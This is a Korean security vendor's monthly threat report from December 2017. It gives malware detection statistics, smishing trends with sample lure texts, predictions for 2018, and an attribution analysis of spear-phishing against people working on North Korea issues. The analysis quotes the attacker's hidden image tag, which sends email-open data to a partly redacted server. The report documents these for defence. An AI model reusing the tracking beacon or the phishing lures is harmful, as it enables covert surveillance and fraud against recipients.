이스트시큐리티

보안 동향 보고서

No.99 2017.12

No.99 2017.12

이스트시큐리티 보안 동향 보고서
CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

11 월에는 랜섬웨어 이슈는 물론, 여러가지 심각한 취약점 이슈가 많이 발견되었던 달이었습니다. 랜섬웨어 동향에서는 코드 난독화 기능을 포함하여 실행파일의 전체 경로 대조 및 시스템의 모든 활성화된 프로세스 체크로 분석을 어렵게 만들게 한 Sage 랜섬웨어의 새로운 변종이 발견되었습니다. 그 외에도 미국, 영국, 남아프리카, 인도, 필리핀등의 기업을 공격했던 LockCrypt 랜섬웨어가 Satan RaaS(Ransomware as a Service)포털에서 생성된 랜섬웨어와 관련성이 있다는 정보가 확인되기도 하였습니다.

취약점 이슈에서 가장 큰 이슈는 사용자와의 상호작용 없이도 악성코드를 설치할 수 있었던 MS 오피스의 취약점이 17 년만에 발견된 부분입니다. 이 취약점은 MS 오피스가 OLE 문서를 삽입하고 편집하는 데 사용하는 특정 컴포넌트에서 발견되었습니다. 문제가 되는 컴포넌트가 메모리에서 오브젝트들을 적절하게 처리하는 데 실패하여 공격자가 로그인한 사용자 권한으로 악성코드를 실행하도록 원격 코드 실행을 허용합니다. 비교적 큰 취약점이므로 반드시 패치가 이뤄져야 하는 내용입니다. 마이크로소프트에서 11 월에 해당 오피스 취약점에 대한 패치를 업데이트하였기 때문에 최대한 빠르게 패치를 적용하고, 보안 관리자는 해당 컴포넌트가 또다른 공격에 의해 악용될 소지가 있는 이슈이므로 비활성화 처리를 진행하는 부분을 권해드립니다.

발견된 MS 오피스 취약점은 이 뿐이 아닙니다. MS 오피스에서 제공하는 프로그램 간 데이터를 공유하기 위한 DDE(Dynamic Data Exchange)기능을 악용하는 악성코드 유포가 11 월초에 발견된 데 이어, MS 워드문서에 숨겨진 스스로를 복제 가능한 악성코드를 생성하는 기술이 확인되기도 하였습니다. 아직 해당 기술이 실제 공격에 활용된 사례는 발견되지 않았으나, 공개된 내용을 살펴봤을 때 윈도 레지스트리 수정으로 사용자가 모든 MS 오피스 관련 매크로를 신뢰하는 동시에, 보안 경고 없이 허가 받지 않은 상태로도 모든 코드를 실행 할 수 있었습니다. 이 취약점이 악용된다면 자신도 모르게 악성코드가 포함된 문서를 다른 사용자들에게 퍼뜨릴 수 있으며, 주변의 동료나 지인에게 전달되는 과정에서 추가적인 공격 벡터가 될 수 있기 때문에 주의가 필요해 보입니다.

또한, 글로벌 업체의 기업용 프린터에서 모든 인쇄 작업과 PIN 코드로 보호된 인쇄작업들의 내용까지도 접근할 수 있도록 경로 조작이 가능한 취약점 및 악성 DLL 파일을 업로드하여 원격에서 임의 코드 실행이 가능한 취약점이 발견된 사례도 있었습니다.

연말을 맞아 한 해를 정리하고 다음 해를 준비하는 과정에서 여러가지 문서/보고서 작업이 이뤄지고 다양한 데이터가 오고 가는 시점이기 때문에 더욱 주의가 필요합니다. 항상 사용중인 소프트웨어에 대한 최신 패치를 잊지 않으시길 당부 드립니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2017 년 11 월의 감염 악성코드 Top 15 리스트에서는 지난 10 월에 각각 1, 2 위를 차지했던 Trojan.HTML.Ramnit.A 와 Trojan.Agent.gen 이 11 월 Top 15 리스트에서도 동일한 순위를 보였으며, 특히 Trojan.Agent.Gen 은 지난달과 비교하여 거의 2 배에 가까운 감염수치를 기록했다. 전체 감염 수는 소폭 하강했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	2,389,759
2	-	Trojan.HTML.Ramnit.A	Trojan	421,197
3	↑4	Trojan.LNK.Gen	Trojan	404,634
4	↓1	Adware.SearchSuite	Adware	366,917
5	↑5	Misc.Keygen	Trojan	227,389
6	↑3	Backdoor.Generic.792814	Backdoor	219,863
7	↑1	Win32.Neshta.A	Trojan	201,327
8	↑5	Exploit.CVE-2010-2568.Gen	Exploit	195,668
9	↓4	Misc.Riskware.BitCoinMiner	Trojan	182,922
10	↑4	Worm.ACAD.Bursted.doc.B	Worm	156,815
11	↑4	Backdoor.Agent.Orcus	Backdoor	152,016
12	↓1	Adware.GenericKD.5981996	Adware	144,956
13	New	Misc.HackTool.AutoKMS	Trojan	113,569
14	New	Gen:Variant.Ransom.Locky.183	Trojan	83,938
15	New	Win32.Ramnit.N	Trojan	80,756

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 11 월 01 일 ~ 2017 년 11 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 76%를 차지했으며 애드웨어(Adware) 유형이 10%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


11 월에는 10 월에 비해 트로이목마 유형의 악성코드 비율이 크게 증가하였으며, 트로이목마 유형의 악성코드를 제외하고는 전체적인 감염 악성코드 수치는 소폭으로 감소하였다.




3. 허니팟/트래픽 분석

11 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017년 6월 ~2017년 11월

4. 알약M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017년 11월 01일 ~ 2017년 11월 30일
총 신고건수	3,695 건

키워드별 신고내역

키워드	신고 건수	비율
예식	221	5.98%
장소	169	4.57%
오시는길	114	3.09%
결혼	19	0.51%
대한통운	18	0.49%
확인하기	17	0.46%
운송장	12	0.32%
불법주정차	9	0.24%
청첩장	2	0.05%
첫돌	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 2,462 건 대비 이번 달 3,695 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,233 건 증가했다. 이번 달은 예식 관련 스미싱이 대부분을 차지했으며, 불법주정차 관련 스미싱이 새로 등장했다.

알약이 뽑은 11 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web 발신] 고객님 보험료 미납으로 인해 추가출금 일정 및 미납내역 안내드립니다. 내역보기:
2	[Web 발신] 더 자세한것은
3	빨^리 ^가^봐^봐 여^기 왜 ^니 ^사진 ^있지?

다수문자

순위	문자 내용
1	예식일시:2017.11.25 오시는길
2	[Web 발신] 장소
3	[Web 발신]오시는길
4	저 결혼합니다 ^^ 예식일시:2017.11.12 예식장소:
5	[Web 발신] {CJ 대한통운}운송장번호{6278*2}미확인..반송처리 주소확인
6	[Web 발신] 확인하기
7	[Danger] [Web 발신] [CJ 대한통운]운송장번호[75*09]주소지 미확인..반송처리 주소확인.
8	[Doubt] [Web 발신] 불법주정차(1711-아-2504) 적발되어 안내드립니다. 이미지 〉 민원내역 〉
9	[Web 발신] 2016 년 7 월 15 일 르네상스웨딩홀 위치및 청첩장 클릭해주세요
10	[Web 발신] ^^우리아기첫돌^^10 월 29 일오후:6 시아네스웨딩컨벤션 9 층바로가기

02
전문가 보안 기고

1. 2017 년 되돌아 봐야 할 보안이슈 Top5 : RISEN

2. 지능화된 타깃 공격, 고도화된 대응 방안으로 맞서야

1. 2018 년 예상 보안이슈 Top5

이스트시큐리티 시큐리대응센터(ESRC)는 곧 다가올 2018 년 주의해야 할 예상 보안이슈 Top 5 를 선정하였습니다.

1. 암호화 화폐 관련 침해사고 증가

최근 글로벌 사이버 환경에서는 암호화(가상) 화폐가 가장 큰 이슈 중 하나이며, 2018 년에는 이와 관련한 침해사고가 급증할 것으로 예상됩니다. 이미 2017 년 하반기부터 관련 침해사고가 본격적으로 발생하기 시작했고, 앞으로 공격자들이 좀 더 적극적으로 암호화 화폐와 관련된 공격을 시도할 것으로 보입니다.

암호화 화폐에 적용된 블록체인 기술 자체는 해킹이 거의 불가능하기 때문에, 공격자들은 암호화 화폐를 거래하는 개개인들의 지갑 또는 거래소를 노릴 것으로 예상되며, 거래 시 인증을 위한 타인의 자격증명을 훔치려는 시도가 눈에 띄게 증가할 것으로 보입니다. 국내 암호화 화폐 거래소 출금 알림 이메일로 사칭한 피싱 공격 및 거래소 관계자를 대상으로 입사 지원으로 위장한 스피어 피싱 공격 사례가 발견된 바와 같이, 암호화 화폐 또는 거래소 관련한 공격이 다양한 방식으로 이루어질 가능성이 높을 것으로 예상됩니다.

2. 클라우드 서비스의 증가에 따른 관련 침해사고 증가

클라우드 서비스는 모바일 기기, 개인 PC 뿐만 아니라 기업환경에서 사용하는 서버 또는 업무시스템에 이르기까지, 개인 혹은 기업이 사용하는 콘텐츠를 보관해주고 제 3 자에게 공유하는 기능을 제공하며 우리 실생활에 자리잡았습니다.

상대적으로 외부에서의 접근이 쉽기 때문에, 2018 년에는 가치가 높은 개인의 민감한 정보나 금융정보, 기업의 업무관련 데이터를 유출 내지는 파괴하려는 시도가 급증할 것으로 보입니다. 클라우드 서비스는 본인 자격 증명을 통한 계정 로그인에 의한 접근이 기본이기 때문에, 계정정보 관리와 인증절차, 접근제어 등 다양한 관점에서의 침해사고 예방이 필요할 것입니다.

3. 기업 SW 공급망 공격에 따른 침해사고의 증가

기업의 SW 공급망을 타깃으로 하는 공격과 이를 통해 악성코드를 유포하는 사례가 증가할 것으로 예상됩니다.

최근 발생하고 있는 사이버 공격들은 대부분 금전적 이득 혹은 기밀정보 탈취를 목적으로 하고 있으며, 공격자들은 개인보다 기업을 공격 목표로 삼는 것이 더 효과적이라고 판단하고 있습니다. 공격자가 많은 기업들이 사용하는 SW 공급망을 통해 랜섬웨어와 같은 악성코드를 유포하면, 한 번에 여러 기업들에게 때로는 특정 업종 혹은 특정 기업에만 악성코드를 유포할 수 있어 효과적인 공격이 가능합니다. 때문에 SW 공급망 공격의 증가와 그에 따른 많은 피해가 발생할 것으로 예상됩니다.

4. 리눅스 기반 운영체제를 노리는 공격의 증가

리눅스 기반 OS 를 대상으로 하는 공격이 증가할 것으로 예상됩니다. 리눅스 기반 OS 는 상대적으로 안전하다고 여겨져 왔지만, 기기 업체마다 사용하는 OS 의 종류나 버전이 다르기 때문에 이를 모두 지원하는 보안 솔루션이 거의 존재하지 않습니다. 그렇기 때문에 서버 관리자 혹은 IoT 기기를 사용하는 사용자들이 직접 보안설정을 해줘야 하는 어려움이 있습니다.

최근에는 기업들이 일반적으로 정보를 저장해 두는 서버뿐만 아니라 각종 IoT 기기들에서도 리눅스 OS 를 사용하고 있어 공격 대상의 수가 증가했다고 볼 수 있습니다. 이에 따라 한번 격이 성공할 경우 공격자가 얻을 수 있는 이득이 늘어난 만큼, 리눅스 OS 를 타깃으로 하는 공격이 증가할 것으로 예상됩니다.

5. 랜섬웨어 공격의 지속 및 암호화 화폐 채굴 악성코드의 증가

사용자의 데이터를 암호화하여 이를 인질로 잡고 금전을 요구하는 랜섬웨어의 공격이 2018 년에도 지속될 것으로 예상됩니다. 새로운 랜섬웨어의 등장보다는 기존 랜섬웨어들이 변종 형태로 지속적으로 나타날 것으로 보입니다.

또한 전세계적으로 암호화 화폐의 대한 관심이 높아짐에 따라, 시스템을 감염시킨 뒤 마이닝(채굴) 봇을 설치하고 사용자 모르게 암호화 화폐 채굴을 목적으로 하는 악성코드들이 급증할 것으로 예상됩니다. 이러한 마이닝 악성코드들은 최근 비너스락커 랜섬웨어 제작였던 공격자가 가상화폐 채굴 공격을 시도한 사례처럼, 기존에 랜섬웨어를 유포하던 공격자가 랜섬웨어 대신 혹은 동시에 유포하는 경우도 나타날 것으로 보입니다.

2. 문서파일 취약점 공격과 한국 가상화폐 거래자 대상 공격 간의 연관성 분석

잘 아시다시피 한국에서는 다양한 보안 위협이 발생하며 침해사고로 이어지고 있습니다.

이러한 사이버 위협에는 항상 배후가 존재하지만, 사이버 세상의 특성상 공격자와 거점을 특정하고 실체를 규명하는 것은 매우 어려운 일입니다. 하지만 어떠한 현상이나 사건에는 누구도 의식하지 못한 사이 특정 코드가 기록되거나, 평상시 습관에 의해 고유한 흔적을 남겨 결정적 증거나 단서로 사용됩니다.

사이버 공격자가 제작한 코드를 분석하거나 공격에 활용된 시스템, 네트워크, 사용 언어 등 다양한 환경과 프로세스를 분석해 공통점을 찾아가는 과정은 많은 시간과 노력이 필요합니다.

공격자의 관심사와 공격의도를 고민하자!

각 분야별 침해 위협을 분석하고 대응하는 입장에서 공격자의 의도를 우선 고민하고 이해하기 위한 노력은 꽤 중요합니다. 그래야만 공격자의 특성을 보다 정확히 파악하고, 침해사고 간 유의미한 연관 자료를 찾아 신속하고 정확한 대응안 마련에 조금이나마 도움을 줄 것 입니다. 더불어 특정 분야별로 오랜 기간 공격을 지속 한다거나, 타깃 변화를 시계열 흐름에 따라 구분해 연관성 데이터를 추적하는 것도 좋은 요소가 됩니다.

한국 맞춤형 문서파일 취약점을 활용한 스피어 피싱(Spear Phishing) 공격

2017 년 중순 경 대북관련 분야에서 활동하는 한국의 특정인을 상대로 문서파일 취약점 공격이 수행됩니다. 이 공격에 사용된 취약점은 한국에서만 주로 발견되고 있는 HWP 문서파일의 취약점이 사용되었고, 문서 파일의 지은이는 'SEIKO', 마지막으로 저장한 사람의 계정은 'Lion' 입니다.

[그림 1] 문서파일 취약점 작성에 사용된 공격자 계정

그런데 흥미롭게도 이 계정은 지난 2015 년 초 한국의 특정 전력 분야 대상으로 한 스피어 피싱 공격에서 식별된 바 있으며, 2016 년 중순에는 한국의 특정 연구기관을 상대로 한 공격에도 발견되었습니다. 거기에 2017 년에는 '문재인 정부의 탈핵선언 비판' 내용의 악성 문서파일과 '경찰청 사칭' 등 한국 맞춤형 사이버 위협에서 최소 10 건 이상 발견됩니다.

[그림 2] 한국 전력분야 대상 공격에 사용된 계정명

해당 계정의 공격자가 2017 년 주요 공격 대상으로 삼았던 곳은 한국내 통일, 안보, 탈북 등 대북관련 분야에서 활동하고 있다는 공통점이 존재합니다.

공격 현장에 남겨진 디지털 증거의 방향을 살펴보자


상기와 같은 계정 측면의 흔적 외에도 공격자를 특정할 수 있는 다양한 침해 지표를 지정할 수 있습니다. 실제 공격에 사용된 원점을 파악해 유사 공통점을 찾는 것 입니다.

02 전문가 보안 기고

2017 년 중순 경 공격자는 대북관련 분야의 한국인을 상대로 스피어 피싱 공격을 수행했고, 이 공격에는 감염 대상자가 해당 위협에 어느정도 노출되고 있는지 체크하는 기능이 은밀히 숨겨져 있었습니다. 공격에 사용된 아이피 주소는 '110.45.140.(생략)' 이며, 헤더 내부에는 Content-Transfer-Encoding: base64 코드로 인코딩된 데이터가 포함되어 있습니다. 이 데이터를 디코딩하면 한국의 특정 웹 사이트로 이미지 소스 태그가 연결되고, PHP 명령에 의해 이메일 열람한 상황이 전송됩니다. 또한 발신자의 아이피 주소와 이미지 소스 태그의 호스트는 동일한 서버입니다.

```
<img src="http://sam(생략)eng.co.kr/datum/img.php?id=(id)&emt=(host)&hx=99" border="0" width="0" />
```

